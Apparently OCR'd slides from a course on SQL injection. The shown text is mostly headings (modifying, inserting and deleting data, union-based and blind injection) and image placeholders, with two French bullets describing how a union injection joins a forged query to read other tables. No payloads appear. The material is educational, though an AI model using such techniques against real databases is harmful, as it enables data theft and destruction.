
# SQL Injection Attacks – Updating Table



# SQL Injection Attacks – Adding new Records




# SQL Injection Attacks – Deleting a Table




# Union SQL Injection



- Cette technique consiste à joindre une requête forgée à la requête originale.
- Le résultat de la requête forgée sera joint au résultat de la requête originale, ce qui permettra d'obtenir les valeurs des champs d'autres tables.



# Blind SQL Injection



# Blind SQL Injection



# Blind SQL Injection